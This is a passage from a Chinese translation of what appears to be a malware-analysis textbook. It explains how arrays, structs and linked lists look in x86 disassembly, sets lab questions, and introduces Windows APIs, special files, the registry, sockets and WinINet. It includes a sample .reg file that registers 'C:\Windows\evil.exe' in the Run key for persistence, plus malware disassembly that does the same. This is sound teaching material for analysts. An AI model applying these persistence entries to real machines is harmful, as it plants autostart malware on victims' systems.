00401015        mov     [ebp+var_18], eax
00401018 loc_401018:
00401018        cmp     [ebp+var_18], 5
0040101C        jge     short loc_401037
0040101E        mov     ecx, [ebp+var_18]
00401021        mov     edx, [ebp+var_18]
00401024        mov     [ebp+ecx*4+var_14], edx ❶
00401028        mov     eax, [ebp+var_18]
0040102B        mov     ecx, [ebp+var_18]
0040102E        mov     dword_40A000[ecx*4], eax ❷
00401035        jmp     short loc_40100F
```

在这个代码清单中，数组b的基地址对应dword_40A000，而数组a的基地址对应var_14。因为这两个都是整数的数组，每一个元素的大小是4，尽管访问两个数组的指令各不相同（在❷和❸处）。在两种情况下，ecx被作为索引使用，它被乘以4，来指明元素的大小，结果值与数组的基地址相加，来访问正确的数组元素。

6.8 识别结构体

结构体（简称结构）和数组相似，但是它们包括不同类型的元素。结构体通常被恶意代码作者用来组织信息。有时使用结构体比独立维护很多不同的变量要更简单，尤其是如果很多函数需要对同一组变量进行访问时。（Windows API函数通常使用必须由调用程序创建和维护的结构体。）

在代码清单6-26中，我们在❶处定义由一个整数数组、一个字符和一个双精度浮点数组成的结构体。在main中，我们为这个结构体分配内存，并将这个结构传递给test函数。在❷处被定义的结构gms则是一个全局变量。

代码清单6-26 一个结构例子的C代码

```
struct my_structure { ❶
     int x[5];
     char y;
     double z;
};

struct my_structure *gms; ❷

void test(struct my_structure *q)
{
     int i;
     q->y = 'a';
     q->z = 15.6;
     for(i = 0; i<5; i++){
           q->x[i] = i;
     }
}

void main()
{
     gms = (struct my_structure *) malloc(
     sizeof(struct my_structure));
     test(gms);
}
```

结构体（类似数组）通过一个作为起始指针的基地址来访问。要判定附近的数据字节类型是同

一个结构的组成部分，还是只是凑巧相互挨着是比较困难的，这依赖于这个结构体的上下文，你识别一个结构体的能力，对你的恶意代码分析产生很大影响。

代码清单6-27显示了来自代码清单6-26中被反汇编的main函数。因为结构gms是一个全局变量，它的基地址在代码清单6-27中显示的内存位置dword_40EA30。这个结构体的基地址被通过在❶处的push eax指令，传递给sub_401000（test）函数。

代码清单6-27 在代码清单6-26结构体例子中的main函数汇编代码

```
00401050        push    ebp
00401051        mov     ebp, esp
00401053        push    20h
00401055        call    malloc
0040105A        add     esp, 4
0040105D        mov     dword_40EA30, eax
00401062        mov     eax, dword_40EA30
00401067        push    eax ❶
00401068        call    sub_401000
0040106D        add     esp, 4
00401070        xor     eax, eax
00401072        pop     ebp
00401073        retn
```

代码清单6-28显示了在代码清单6-26中被显示的test函数反汇编代码。arg_0是这个结构体的基地址。偏移0x14保存了结构中的字符，并且0x61对应ASCII中的字母a。

代码清单6-28 代码清单6-26结构体例子中test函数的汇编代码

```
00401000        push    ebp
00401001        mov     ebp, esp
00401003        push    ecx
00401004        mov     eax,[ebp+arg_0]
00401007        mov     byte ptr [eax+14h], 61h
0040100B        mov     ecx, [ebp+arg_0]
0040100E        fld     ds:dbl_40B120 ❶
00401014        fstp    qword ptr [ecx+18h]
00401017        mov     [ebp+var_4], 0
0040101E        jmp     short loc_401029
00401020 loc_401020:
00401020        mov     edx,[ebp+var_4]
00401023        add     edx, 1
00401026        mov     [ebp+var_4], edx
00401029 loc_401029:
00401029        cmp     [ebp+var_4], 5
0040102D        jge     short loc_40103D
0040102F        mov     eax,[ebp+var_4]
00401032        mov     ecx,[ebp+arg_0]
```

```
00401035         mov     edx,[ebp+var_4]
00401038         mov     [ecx+eax*4],edx ❷
0040103B         jmp     short loc_401020
0040103D loc_40103D:
0040103D         mov     esp, ebp
0040103F         pop     ebp
00401040         retn
```

我们能识别出偏移0x18是一个double变量，因为它被作为在❶处的一条浮点指令的参数被使用。我们也可以识别出一些整数数组元素被移动到偏移0，4，8，0xC以及0x10处，这是通过验证for循环以及这些偏移在❷处被访问得到的。我们可以从这个分析中推断出这个结构体的内容。

在IDA Pro中，你可以创建结构体，并使用热键T来将它们赋给内存引用。这样做会修改指令mov [eax+14h], 61h为mov [eax + my_structure.y], 61h。后者更容易阅读，而标识结构体通常能帮助你更快地理解反汇编，尤其是在你时刻查看被使用结构体的场景中。在这个例子中要想高效地使用热键T，你需要使用IDA Pro的结构体窗口，手动地创建my_structure结构体。这是一个乏味的过程，但是它可以对你频繁遇到的结构体有帮助。

6.9 分析链表遍历

一个链表是包含一个数据记录序列的数据结构，并且每一个记录都包括一个对序列中下一记录的引用（链接）域。使用一个链表，而不是一个数组，原则上的好处是被链接项的访问次序与数据项被保存在内存或磁盘上的次序可以不一样。

代码清单6-29显示了一个链表遍历的C代码例子。链表包含一系列名为pnode的节点结构体，并且它由两个循环来操作。在❶处的第一个循环创建10个节点，并用数据填充它们。第二个在❷处的循环迭代所有记录，并打印它们的内容。

代码清单6-29 一个链表遍历的C代码

```
struct node
{
   int x;
   struct node * next;
};

typedef struct node pnode;

void main()
{
   pnode * curr, * head;
   int i;
```

```
    head = NULL;

    for(i=1;i<=10;i++) ❶
    {
        curr = (pnode *)malloc(sizeof(pnode));
        curr->x = i;
        curr->next  = head;
        head = curr;
    }

    curr = head;

    while(curr) ❷
    {
        printf("%d\n", curr->x);
        curr = curr->next ;
    }
}
```

理解这段反汇编代码的最好方法，是识别在main函数中的两个代码结构。这当然也是本章的关键内容：你如果能识别这些结构，将会使分析更容易。

在代码清单6-30中，我们首先标识出for循环。var_C对应i，它是这个循环的计数。var_8对应head变量，而var_4对应curr变量。var_4是一个指向拥有两个被赋值变量结构体的指针（在❶和❷处显示）。

这个while循环（❸到❺）执行这个链表的迭代。在这个循环中，var_4被设置为这个链表中在❹处的下一记录。

代码清单6-30　代码清单6-29中链表遍历例子的汇编代码

```
0040106A         mov     [ebp+var_8], 0
00401071         mov     [ebp+var_C], 1
00401078
00401078 loc_401078:
00401078         cmp     [ebp+var_C], 0Ah
0040107C         jg      short loc_4010AB
0040107E         mov     [esp+18h+var_18], 8
00401085         call    malloc
0040108A         mov     [ebp+var_4], eax
0040108D         mov     edx, [ebp+var_4]
00401090         mov     eax, [ebp+var_C]
00401093         mov     [edx], eax ❶
00401095         mov     edx, [ebp+var_4]
00401098         mov     eax, [ebp+var_8]
0040109B         mov     [edx+4], eax ❷
0040109E         mov     eax, [ebp+var_4]
```

```
004010A1         mov    [ebp+var_8], eax
004010A4         lea    eax, [ebp+var_C]
004010A7         inc    dword ptr [eax]
004010A9         jmp    short loc_401078
004010AB loc_4010AB:
004010AB         mov    eax, [ebp+var_8]
004010AE         mov    [ebp+var_4], eax
004010B1
004010B1 loc_4010B1:
004010B1         cmp    [ebp+var_4], 0 ❸
004010B5         jz     short locret_4010D7
004010B7         mov    eax, [ebp+var_4]
004010BA         mov    eax, [eax]
004010BC         mov    [esp+18h+var_14], eax
004010C0         mov    [esp+18h+var_18], offset aD ; "%d\n"
004010C7         call   printf
004010CC         mov    eax, [ebp+var_4]
004010CF         mov    eax, [eax+4]
004010D2         mov    [ebp+var_4], eax ❹
004010D5         jmp    short loc_4010B1 ❺
```

要识别一个链表，你必须首先识别出一些包含指针的对象，而这些指针是指向同一类型的对象。对象的递归本性是使它形成链的原因，并且这就是你需要从反汇编代码中识别的关键。

在这个例子中，意识到在❹处，var_4被赋予eax，它来自[eax+4]，[eax+4]它自已来自var_4的前一个赋值。这就是说无论结构var_4是什么，它必须在其中包含一个4字节指针。这个指针指向另一个结构，并且那个结构也必须包含一个指向另一结构的4字节指针，如此往复。

6.10 小结

本章为你展示了一个在恶意代码分析中永恒不变的任务：从细节中进行抽象。不要在底层细节中停滞，而是应建立起能够识别代码在高层次上做什么的能力。

本章已经给你显示了每一个主要C编码结构的C代码和汇编代码，来帮助你快速识别在分析中遇到的最常见结构。本章也提供了几个例子，来显示编译器决定在什么地方做一些不同的事情，主要在结构和（当使用完全不同的编译器时）函数调用的例子中。建立这种洞察力，会帮助你走向在实战中遇到新结构时能够快速识别它们的理想状态。

6.11 实验

本章实验的目标是帮助你通过分析代码结构来理解一个程序的总体功能。每一个实验将指导你发现与分析一个新的代码结构。每一个实验在前一个基础上构建，因此通过四种结构创建了一个复

杂的恶意代码片段。一旦你完成了这个实验所需的工作，你应该能够当在恶意代码中遇到它们时，更容易地识别这些单独的结构。

Lab 6-1

在这个实验中，你将分析在文件Lab06-01.exe中发现的恶意代码。

问题

1. 由 `main` 函数调用的唯一子过程中发现的主要代码结构是什么？
2. 位于 0x40105F 的子过程是什么？
3. 这个程序的目的是什么？

Lab 6-2

分析在文件Lab06-02.exe中发现的恶意代码。

问题

1. `main` 函数调用的第一个子过程执行了什么操作？
2. 位于 0x40117F 的子过程是什么？
3. 被 `main` 函数调用的第二个子过程做了什么？
4. 在这个子过程中使用了什么类型的代码结构？
5. 在这个程序中有任何基于网络的指示吗？
6. 这个恶意代码的目的是什么？

Lab 6-3

在这个实验中，我们会分析在文件Lab06-03.exe中发现的恶意代码。

问题

1. 比较在 `main` 函数与实验 6-2 的 `main` 函数的调用。从 `main` 中调用的新的函数是什么？
2. 这个新的函数使用的参数是什么？
3. 这个函数包含的主要代码结构是什么？

4. 这个函数能够做什么？
5. 在这个恶意代码中有什么本地特征吗？
6. 这个恶意代码的目的是什么？

Lab 6–4

在这个实验中，我们会分析在文件Lab06-04.exe中发现的恶意代码。

问题

1. 在实验 6-3 和 6-4 的 `main` 函数中的调用之间的区别是什么？
2. 什么新的代码结构已经被添加到 `main` 中？
3. 这个实验的解析 HTML 的函数和前面实验中的那些有什么区别？
4. 这个程序会运行多久？（假设它已经连接到互联网。）
5. 在这个恶意代码中有什么新的基于网络的迹象吗？
6. 这个恶意代码的目的是什么？

第 7 章　分析恶意 Windows 程序

多数恶意代码以Windows平台为目标，并且与操作系统进行紧密交互。对基本Windows编程概念的深刻理解会帮助你识别出恶意代码在主机上的感染迹象，跟踪恶意代码的执行（因为它们可能使用操作系统来执行代码而不是用一个跳转或调用指令）并最终分析出恶意代码的目的。

本章包括了一些对Windows程序员来说比较熟悉的概念，但是即使你属于这一人群，还是应该阅读一下本章。非恶意的程序总体上是由编译器良好地生成的，并且遵循微软的指导原则，但是恶意代码通常结构很差，并且趋向于执行预期之外的动作。本章将包含一些恶意代码使用Windows功能的独特方式。

Windows是一个复杂的操作系统，因此本章不可能覆盖它的每个方面。我们将关注点聚焦在恶意代码分析最相关的功能上。本章从一个对常用Windows API的总体概览开始，然后讨论恶意代码能够修改主机系统的方式，以及你如何识别基于主机的感染迹象。接下来，我们讨论一个程序能够执行位于你正在分析的文件之外代码的几种不同方式。本章最后，我们讨论恶意代码是如何使用内核模式来实现额外功能与自身隐藏的。

7.1　Windows API

Windows API是一个广泛的功能集合，管理着恶意代码与微软程序库之间的交互方式。Windows API的功能如此强大，以至于仅在Windows上开发应用程序的程序员们对第三方程序库只有很少的需求。

Windows API使用特定术语、名字，以及约定，这些在你转向特定的函数之前，应该需要熟悉。

7.1.1　类型和匈牙利表达法

多数Windows API使用它自己的名字，来表示C语言类型。例如，`DWORD`和`WORD`类型分别标识32位与16位无符号整数。标准C类型如`int`、`short`，以及`unsigned int`通常并不使用。

Windows总体上使用匈牙利表达法，作为API函数标识符。这个表达式使用一个前缀命名模式，来使识别一个变量的类型更为容易。包含一个32位无符号整数的变量，或`DWORD`，会以`dw`开头。举

例来说，如果VirtualAllocEx函数的第三个参数是dwSize，你就知道它是一个DWORD类型。匈牙利表达法使识别变量类型和解析代码更容易，但它也能变得笨重。

表7-1列举了一些最常用的Windows API类型（还有更多）。每一种类型的前缀在它后面的括号中。

表7-1 Windows API中的常见类型

类型和前缀	描述
WORD (w)	一个 16 位的无符号数值
DWORD (dw)	一个双字节、32 位的无符号数值
Handles (H)	一个对象索引，句柄中存储的信息并没有文档化，而且这一句柄应该只被 Windows API 来操作，例子如 HModule、HInstance、HKey。
Long Pointer (L)	一个指向另一类型的指针，例如，LPByte 是指向字节的指针，LPCSTR 是一个指向字符串的指针，字符串通常是由 LP 作为前缀的，因为它们实际上是指针。偶尔你也会看到 Pointer (P)而不是 LP 作为另一类型的前缀，在 32 位系统里，它们和 LP 是一样的，在 16 位系统中它们之间的区别才是有意义的
Callback	表示一个将会被 Windows API 调用的函数。例如，InternetSetStatusCallback 函数传递一个函数指针，当系统有 Internet 连接状态的更新时将会调用这个函数

7.1.2 句柄

句柄是在操作系统中被打开或被创建的项，比如一个窗口、进程、模块、菜单、文件，等等。句柄在它们引用一个对象或其他某个内存位置这点上很像指针。然而，和指针不同的是，句柄不能被用来进行数学操作，并且它们不总是表示对象地址。你能对句柄做的唯一的事情，就是保存它，并在后续函数调用中使用它来引用同一个对象。

CreateWindowEx函数是一个句柄的简单例子。它返回一个HWND，这是一个窗口句柄。任何时候当你想要对那个窗口做些什么，比如调用DestroyWindow函数时，你都需要使用这个句柄。

> **注意：** 根据微软的说法，你不能把 HWND 作为一个指针或数值使用。然而，有些函数返回值是可以作为指针使用的句柄，我们将在本章内容中指出这些函数。

7.1.3 文件系统函数

恶意代码与系统交互的一个最常用的方式就是创建或修改文件，而且独特文件名或修改为既有的文件名是明显的基于主机的感染迹象。

文件活动可以提示这个恶意代码在做什么。例如，若恶意代码创建一个文件，并在那个文件中保存Web浏览习惯，这个程序可能就是某种形式的间谍软件。

微软提供了多个函数来访问文件系统，如下所示。

`CreateFile`

这个函数被用来创建和打开文件。它可以打开已经存在的文件，管道，流，以及I/O设备，还能创建新的文件。参数dwCreationDisposition控制CreateFile函数是否创建一个新的文件，或是打开一个已经存在的文件。

`ReadFile`和`WriteFile`

这些函数被用来对文件进行读和写。两个都将文件作为流来操作。当你第一次调用`ReadFile`时，你从一个文件中读取后续一些字节；下次你调用它，你读取它后面的一些字节。例如，若你打开一个文件，并用40字节大小调用`ReadFile`，下次你再调用它，它将会从前40个字节之后处开始读。如你所能想象的，这两个函数都不能在一个文件中灵活地跳转。

`CreateFileMapping`和`MapViewOfFile`

文件映射经常被恶意代码作者使用，因为它们允许将一个文件加载到内存中，以便更加容易地进行操作。`CreateFileMapping`函数负责从磁盘上加载一个文件到内存中。`MapViewOfFile`函数则返回一个指向映射的基地址指针，它可以被用来访问内存中的文件。程序调用两个函数，能够使用从`MapViewOfFile`函数返回的指针，在文件中的任意位置进行读取和写入。这个特性在解析一个文件格式时极其顺手，因为你可以简单地跳转到不同内存地址。

> **注意：** 文件映射被普遍用来复制 Windows 加载器的功能。在获得一个文件的映射以后，恶意代码可以解析 PE 头，并对内存中的文件进行所有需要的修改，因此使 PE 文件就像被操作系统加载器加载一样执行起来。

7.1.4 特殊文件

Windows系统中有一些特殊的文件类型，它们的访问方式与普通文件不太一样，但是它们不能通过它们的盘符与文件夹（比如*c:\docs*）进行访问。恶意程序经常使用特殊文件。

有些特殊文件要比普通文件更隐蔽，因为它们在列目录时不会显示出来。某些特殊文件可以提供对系统硬件和内部数据更强的访问能力。

特殊文件可以作为字符串参数被传递给任何文件操作函数中，并像普通文件一样进行操作。在这里，我们来介绍一下共享文件、可通过名字空间访问的文件和备用数据流。

共享文件

共享文件是以*\\serverName\share*或*\\?\serverName\share*开头命名的特殊文件。它们用来访问保存在共享目录中的目录或文件。*\\?*前缀告诉操作系统禁用所有的字符串解析，并允许访问长文件名。

通过名字空间访问的文件

在操作系统中，还有一些文件可以通过名字空间进行访问。名字空间可以被认为是固定数目的文件夹，每一个文件夹中保存不同类型的对象。底层的名字空间是NT名字空间，以前缀\开始。NT名字空间可以访问所有设备，以及所有在NT名字空间中存在的其他名字空间。

> **注意**：要浏览你系统上的 NT 名字空间，可以使用从微软那里免费获得的 WinObj 对象管理器名字空间查看器。

以前缀\\.\开始的Win32设备名字空间，经常被恶意代码用来直接访问物理设备，并且像一个文件一样进行读写操作。例如，一个程序可能使用\\.*PhysicalDisk1*来直接访问PhysicalDisk1，而忽略它的文件系统，因此这允许程序通过普通API不可能做到的方式来修改磁盘。使用这个方法，恶意代码可以读写数据到一个未分配的扇区，而无须创建或访问文件，这允许它避开防病毒与安全程序的检测。

例如，几年前的Witty蠕虫通过NT命名空间访问*\Device\PhysicalDisk1*，使受害者的文件系统崩溃。它可以打开*\Device\PhysicalDisk1*，并间歇性地写数据到驱动器上的随机空间中，最终使受害者的操作系统崩溃并无法引导。这个蠕虫持续时间不长，因为受害者的系统在这个蠕虫能够传播之前就经常发生故障了，但它对被它感染的系统造成了不小的损失。

另一个例子是恶意代码使用*\Device\PhysicalMemory*来直接访问物理内存，这允许用户空间程序写到内核空间中。这个技术已经被恶意代码用来修改内核，并隐藏用户空间的程序。

> **注意**：从 Windows 2003 SP1 开始，\Device\PhysicalMemory 从用户空间已经无法访问。然而，你仍然可以从内核空间访问到\Device\PhysicalMemory，这可以被用来访问诸如 BIOS 代码和配置的底层信息。

备用数据流

备用数据流（ADS）特性允许附加数据被添加到一个已存在的NTFS文件中，相当于添加一个文件到另外一文件中。额外数据在列一个目录时不会被显示出来，并且当显示文件内容时也不显示；而只有在你访问流时，它才是可见的。

ADS数据流根据约定*normalFile.txt:Stream:$DATA*来命名，这允许一个程序去读写一个流。恶意代码作者喜欢ADS，因为它能被用来隐藏数据。

7.2 Windows注册表

Windows注册表被用来保存操作系统与程序的配置信息，比如设置和选项。和文件系统一样，它是基于主机的感染迹象的很好来源，并且能够揭示出关于恶意代码功能的有用信息。

Windows的早期版本使用*.ini*文件来保存配置信息。注册表被引入后，作为一个层次逐步提升。几乎所有的Windows配置信息都保存在注册表中，包括网络驱动、启动项、用户账户、以及其他信息。

恶意代码经常使用注册表来完成持久驻留或者存储配置数据。恶意代码添加项到注册表中，这使它在计算机引导时能够自动运行。注册表是如此庞大，以至于恶意代码有许多种使用它来进行持久驻留的方法。

在深入研究注册表之前，你需要知道几个重要的注册表术语，从而理解微软的文档：

根键 注册表被划分为称为根键的5个顶层节。有时，术语*HKEY*和储巢也被使用。每一个根键有一个特定的目的，我们接下来会逐一解释。

子键 一个子键就像是一个文件夹中的子文件夹。

键 一个键是一个注册表中的文件夹，它可以包含额外的文件夹或键值。根键和子键都是键。

值项 一个值项是一个配对的名字和值。

值或数据 值或数据是存储在注册表项中的数据。

7.2.1 注册表根键

注册表被划分为下面5个根键：

HKEY_LOCAL_MACHINE（HKLM） 保存对本地机器全局设置。

HKEY_CURRENT_USER（HKCU） 保存当前用户特定的设置。

HKEY_CLASSES_ROOT 保存定义的类型信息。

HKEY_CURRENT_CONFIG 保存关于当前硬件配置的设置，特别是与当前和标准配置之间不同的部分。

HKEY_USERS 定义默认用户、新用户和当前用户的配置。

两个最常用的根键是HKLM和HKCU（这些键通常通过它们的缩写来引用）。一些键实际是虚拟键值，提供一种引用底层注册表信息的方式。例如，HKEY_CURRENT_USER键实际上存储在HKEY_USERS\SID中，这里SID是当前登录用户的安全描述符。例如，一个常用的子键，HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Windows\CurrentVersion\Run，包含一系列值，这些值列举了当一个用户登录时被自动启动的可执行程序。根键是HKEY_LOCAL_MACHINE，它保存了SOFTWARE、Microsoft、Windows、CurrentVersion以及Run子键。

7.2.2 Regedit

注册表编辑器（Regedit），如图7-1所示，是Windows内建的用来查看和编辑注册表的工具。在左侧的窗口中显示了被打开的子键。右侧的窗口则显示了在这个子键中的值项。每一个值项都有它的名字、类型和值。当前被查看子键的完整路径在窗口底部显示。

7.2.3 自启动程序

向Run子键（在图7-1中被选中并高亮）中写入项，是一个众人皆知的设置程序自启动的方法。尽管不是一个隐蔽的技术，它仍然经常被恶意代码用来自动启动自身。

Autoruns工具（可从微软免费获得）列举了在操作系统启动时会自动启动运行的代码。它列举出了自启动的可执行文件，加载到Internet Explorer和其他程序中的DLL程序，以及加载到内核中的驱动。Autoruns会在注册表中检查约25～30个位置，来找到被设计成自动运行的代码，但是它不需要列举出所有的项。




图7-1　Regedit工具

7.2.4 常用注册表函数

恶意代码经常使用作为Windows API一部分的注册表函数，来修改注册表，以使它们自身能够在系统引导时自动启动运行。下面是最常用的注册表函数：

RegOpenKeyEx 打开一个注册表进行编辑和查询。有些函数允许你查询和编辑一个注册表键，而不用先打开它，但是大多数程序还是会先使用**RegOpenKeyEx**。

RegSetValueEx 添加一个新值到注册表，并设置它的数值。

RegGetValue 返回注册表中一个值项的数值。

当在恶意代码中看到这些函数时，你应该标识出它们访问的注册表键值。

除了那些用于自启动运行的注册表键值之外，许多注册表键值对系统的安全和设置来说也很重要。这些键值有太多的项，所以我们无法在此（或其他别的地方）一一列举，而你可能需要在看到恶意代码访问一些键值时，通过Google搜索来寻找与这些键值相关的信息。

7.2.5 练习分析注册表操作代码

代码清单7-1显示了一个真实的恶意代码样本，它从注册表中打开**Run**键，并添加了一个键值，这样程序在每次Windows启动时都会自动运行。**RegSetValueEx**函数，使用6个参数，用来编辑一个注册表值项，或在一个新项不存在时创建它。

> **注意：**当你在查找 RegOpenKeyEx、RegSetValueEx 等函数的文档时，记住丢弃末尾的 W 或 A 字符。

代码清单7-1 修改注册表设置的代码

```
0040286F    push    2               ; samDesired
00402871    push    eax             ; ulOptions
00402872    push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877    push    HKEY_LOCAL_MACHINE ; hKey
0040287C ❶call     esi ; RegOpenKeyExW
0040287E    test    eax, eax
00402880    jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882    lea     ecx, [esp+424h+Data]
00402886    push    ecx             ; lpString
00402887    mov     bl, 1
00402889 ❷call     ds:lstrlenW
0040288F    lea     edx, [eax+eax+2]
00402893 ❸push     edx             ; cbData
00402894    mov     edx, [esp+428h+hKey]
00402898 ❹lea      eax, [esp+428h+Data]
0040289C    push    eax             ; lpData
0040289D    push    1               ; dwType
0040289F    push    0               ; Reserved
004028A1 ❺lea      ecx, [esp+434h+ValueName]
004028A8    push    ecx             ; lpValueName
```

```
004028A9    push    edx             ; hKey
004028AA    call    ds:RegSetValueExW
```

代码清单7-1在多数行末尾分号后面包含了注释。在多数情况下，注释是被压到栈上参数的名字，它们来自于被调用函数的微软文档。例如，前四行有注释`samDesired`，`ulOptions`，`"Software\\Microsoft\\Windows\\CurrentVersion\\Run"`和`hKey`。这些注释提供了关于这些被压栈参数值的有意义信息。`samDesired`值指示了安全访问请求的类型，`ulOptions`域是一个表示这个调用选项的无符号长整数（请回忆下匈牙利表达法），而`hKey`则是被访问根键的句柄。

这段代码在❶处调用了`RegOpenKeyEx`函数，而它的参数需要打开一个到注册表键`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`的句柄。在❺处的名字和在❹处的数据，被作为这个函数的参数保存在栈上，并且这里显示的是已经被IDA Pro标记过。在❷处对`lstrlenW`的调用是需要的，可以获取到数据的大小，它在❸处作为对`RegSetValueEx`函数的一个参数来提供。

7.2.6 使用.reg文件的注册表脚本

用*.reg*作为扩展的文件包含一个人类可读的注册表数据。当一个用户双击一个*.reg*文件时，它会自动地通过合并文件包含的信息到注册表中，来修改注册表——几乎像一个修改注册表的脚本一样。如你可能想到的，恶意代码有时会使用*.reg*文件来修改注册表，尽管它们更经常使用编程方式直接编辑注册表。

代码清单7-2显示了一个*.reg*文件的例子。

代码清单7-2 .reg文件样例

```
Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"
```

代码清单7-2中的第一行简单地列举了注册表编辑器的版本。在这个例子中，版本5.00对应Windows XP。要被修改的键`[HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Run]`出现在中括号之间。这个*.reg*文件的最后一行包含这个值的名字和数据。这个清单会添加一个名字为`MaliciousValue`的键值，它会在操作系统每次引导时自动运行`C:\Windows\evil.exe`。

7.3 网络API

恶意代码通常依赖于网络函数来完成它的肮脏工作，而Windows API函数中就有很多可以进行网络通信。创建网络特征的任务是复杂的，我们会在第14章中进行专题讨论。我们这里的目标，是向

你展示如何识别和理解常见的网络函数，这样你就可以辨别出一个恶意程序在使用这些函数时会做些什么。

7.3.1 伯克利兼容套接字

在Windows的网络选项中，恶意代码最普遍使用的是伯克利兼容套接字，它们的功能在Windows和UNIX系统上几乎是一样的。

伯克利兼容套接字的网络功能在Windows系统中是由Winsock库实现的，主要在*ws2_32.dll*中。在所有库函数中，socket、connect、bind、listen、accept、send和recv函数是最常用的，表7-2中给出了对这些函数的描述。

表7-2 伯克利兼容套接字的网络函数

函数	描述
socket	创建一个套接字
bind	将一个套接字绑定到特定端口，应该在 accept 之前调用
listen	预示着一个套接字将进入监听，等待入站连接
accept	向一个远程套接字打开一个连接，并接受连接
connect	向一个远程套接字打开一个连接，远程套接字必须在等待连接
recv	从远程套接字接收数据
send	发送数据到远程套接字

> **注意：** WSAStartup 函数必须要在其他网络函数之前被调用，以便为这些网络库分配资源。当在调试代码查找网络连接入口时，在 WSAStartup 函数中设置一个断点，是非常有用的，因为网络入口应该跟在后面不远的地方。

7.3.2 网络的服务器和客户端

一个网络程序通常有两个端点：服务器端，它维护一个打开套接字并等待入站连接；客户端，它连接到一个正在等待的套接字。而恶意代码可以是这两端中的任意一个。

在连接一个远程套接字的客户端应用例子中，你会看到socket调用，然后紧跟着一个connect调用，如果需要的话，后面跟着的是send和recv调用。对一个监听入站连接的服务应用，顺序则是socket、bind、listen和accept函数陆续被调用，如果需要的话，跟着是send和recv调用。这个模式在恶意和非恶意程序中，都是很常见的。

代码清单7-3显示了一个服务器套接字程序的样例。

> **注意：** 这个例子没有考虑所有的错误处理和参数设置。一个实际例子应该散落着对 WSAGetLastError 的调用，和其他错误处理函数。

代码清单7-3 一个有服务器套接字的简化程序样例

```
00401041 push    ecx                 ; lpWSAData
00401042 push    202h                ; wVersionRequested
00401047 mov     word ptr [esp+250h+name.sa_data], ax
0040104C call    ds:WSAStartup
00401052 push    0                   ; protocol
00401054 push    1                   ; type
00401056 push    2                   ; af
00401058 call    ds:socket
0040105E push    10h                 ; namelen
00401060 lea     edx, [esp+24Ch+name]
00401064 mov     ebx, eax
00401066 push    edx                 ; name
00401067 push    ebx                 ; s
00401068 call    ds:bind
0040106E mov     esi, ds:listen
00401074 push    5                   ; backlog
00401076 push    ebx                 ; s
00401077 call    esi ; listen
00401079 lea     eax, [esp+248h+addrlen]
0040107D push    eax                 ; addrlen
0040107E lea     ecx, [esp+24Ch+hostshort]
00401082 push    ecx                 ; addr
00401083 push    ebx                 ; s
00401084 call    ds:accept
```

首先，`WSAStartup`函数初始化Win32 sockets系统，然后一个套接字通过`socket`函数被创建。`bind`函数将这个套接字附加到一个端口，`listen`调用将这个套接字设置为监听状态，然后`accept`调用挂起，等待一个来自远程套接字的连接。

7.3.3 WinINet API

除了Winsock API以外，还有一个称为WinINet API的更高一级Windows API。WinINet API函数被保存在*Wininet.dll*中。如果一个程序从这个DLL中导入函数，它就是在使用更高一级的网络API。

WinINet API实现了应用层协议，如HTTP和FTP。你可以基于恶意代码打开的是何种连接，来理解它在做什么事情。

- `InternetOpen`被用来初始化一个到互联网的连接。
- `InternetOpenUrl`被用来访问一个URL（它可以是一个HTTP页面或一个FTP资源）。
- `InternetReadFile`和`ReadFile`函数工作原理相似，允许程序从一个来自互联网的下载文件中读取数据。

恶意代码可以使用WinINet API，来连接一个远程服务器，并获取要执行的进一步指令。

7.4 跟踪恶意代码的运行

除了在IDA Pro中可见的跳转和指令调用之外，恶意代码还有很多方式可以用来转移执行。对一个恶意代码分析师来说，能够弄清楚恶意代码是如何调用其他代码运行，是很重要的。访问单一文件以外的代码，首先也是最常见的方式就是通过使用DLL程序。

7.4.1 DLL

动态链接库（DLL）是使用库来在多个应用程序之间共享代码的Windows特有方式。一个DLL程序是不能独自运行的可执行文件，但它可以导出一些被其他应用程序使用的函数。

静态库是在DLL程序引入之前的标准方案，并且仍然在使用，但是它们更加少见一些。现在Windows系统主要使用DLL程序，而不是静态库，主要优势是被DLL程序使用的内存可以在正运行的进程之间共享。例如，若一个库被两个不同的运行进程使用，静态库的代码会占用两倍内存，因为它会被载入内存中两次。

另一个使用DLL程序的主要优势，是在发布一个可执行文件时，你可以使用Windows系统上已知的DLL程序，而无须去重新发布它们。这帮助软件开发者和恶意代码作者最小化发布软件的大小规模。

DLL程序也是一种有用的代码复用方式。例如，大型软件公司会创建一些有通用功能的DLL，而这些DLL对于他们的应用程序来说是公用的。然后，当他们发布应用程序时，会发布*主要.exe*文件和应用程序所使用的任何DLL程序。这允许它们维护一个单一公用的代码库，并只在需要时发布它。

恶意代码作者如何使用 DLL

恶意代码作者以3种方式使用DLL，如下所示。

- 保存恶意代码

